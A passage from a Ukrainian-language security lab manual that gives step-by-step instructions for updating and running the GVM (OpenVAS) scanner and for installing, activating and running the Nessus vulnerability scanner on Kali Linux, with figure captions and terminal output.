



Рис. 6.9. Оновлення стрічки сканера GVM

8. Оновіть Feed за допомогою команди:

sudo gvm-feed-update



Type	Content	Origin	Version	Status
NVT	NVTs	Greenbone Community Feed	20210928T1015	Current
SCAP	CVEs, CPEs, OVAL Definitions	Greenbone Community SCAP Feed	20210928T0130	Current
CERT	CERT-Bund Advisories, DFN-CERT Advisories	Greenbone Community CERT Feed	20210928T0030	Current
GVM_DATA	Compliance Policies, Port Lists, Report Formats, Scan Configs	Greenbone Community gvm Data Feed	20210917T0825	11 days old

Рис. 6.10. Оновлення стрічки сканера GVM

Для запуску або зупинки служби GVM використовуйте команди:

sudo gvm-start / stop

Запустіть швидке сканування своєї цілі.




Рис. 6.11. Сканер GVM, запуск швидкого сканування.

Перегляньте результати сканування та експортуйте звіт.




Рис. 6.12. Сканер GVM, результати сканування




Рис. 6.13. Сканер GVM, знайдені уразливості




Рис. 6.14. Сканер GVM, експорт звіту

Завантажте поточну версію Nessus (пакет Debian).

Nessus - програма для автоматичного пошуку відомих вад в захисті інформаційних систем. Вона здатна виявити види вразливостей, що найбільш часто зустрічаються, наприклад:

- Наявність вразливих версій служб або доменів
- Помилки в конфігурації (наприклад, відсутність необхідності авторизації на SMTP-сервері)
- Наявність паролів за замовчуванням, порожніх, або слабких паролів

База вразливостей оновлюється щотижня, проте для комерційних передплатників є можливість завантажувати нові плагіни без семиденної затримки.

УВАГА

При відключеній опції «safe checks» деякі тести на уразливості, що використовуються Nessus, можуть привести до порушень в роботі сканованих систем.

Необхідно зареєструватися на сайті

<https://www.tenable.com/products/nessus/nessus-essentials> та отримати код активації продукту.




Рис. 6.15. Сканер NESSUS, сторінка реєстрації продукту

Для використання версії для операційної системи Kali Linux завантажити deb-пакет на сторінці <https://www.tenable.com/downloads/nessus?loginAttempted=true>, та зберегти на комп'ютері, наприклад в папку Downloads.





Рис. 6.16. Сканер NESSUS, сторінка завантаження продукту

Перейти в папку Downloads та встановити сканер NESSUS за допомогою команди:

```
sudo dpkg -i Nessus-8.15.2-debian6_amd64.deb
```

A terminal window titled 'kali@kali: ~/Downloads' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~/Downloads]'. The command '\$ sudo dpkg -i Nessus-8.15.2-debian6_amd64.deb' is entered. The output shows the installation progress: '[sudo] password for kali:', '(Reading database ... 316986 files and directories currently installed.)', 'Preparing to unpack Nessus-8.15.2-debian6_amd64.deb ...', 'Unpacking nessus (8.15.2) over (8.15.2) ...', 'Setting up nessus (8.15.2) ...', and 'Unpacking Nessus Scanner Core Components ...'. At the bottom, instructions are provided: '- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service' and '- Then go to https://kali:8834/ to configure your scanner'.


```
(kali@kali)-[~/Downloads]
$ sudo dpkg -i Nessus-8.15.2-debian6_amd64.deb
[sudo] password for kali:
(Reading database ... 316986 files and directories currently installed.)
Preparing to unpack Nessus-8.15.2-debian6_amd64.deb ...
Unpacking nessus (8.15.2) over (8.15.2) ...
Setting up nessus (8.15.2) ...
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```

Рис. 6.17. Сканер NESSUS, встановлення продукту

Запустити службу *nessusd.service*, виконавши команду:

```
sudo /bin/systemctl start nessusd.service
```

A terminal window titled 'kali@kali: ~/Downloads' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~/Downloads]'. The command '\$ /bin/systemctl start nessusd.service' is entered. The prompt returns to '(kali@kali)-[~/Downloads]' with a new '\$' prompt below it.

```
(kali@kali)-[~/Downloads]
$ /bin/systemctl start nessusd.service

(kali@kali)-[~/Downloads]
$
```

Рис. 6.18. Сканер NESSUS, запуск служби *nessusd.service*

Запустити сканер NESSUS, набравши в браузері <https://kali:8834/>

Створити Логін і Пароль, а також ввести код активації, що був отриманий на попередніх кроках.

Увійти до сканеру NESSUS.




Рис. 6.19. Сканер NESSUS, сторінка входу

Виконати повне сканування цілі (використовуйте розширену політику)




Рис. 6.20. Сканер NESSUS, запуск розширеного сканування

Перегляньте результати оцінки вразливості та експортуйте її у форматі Nessus.

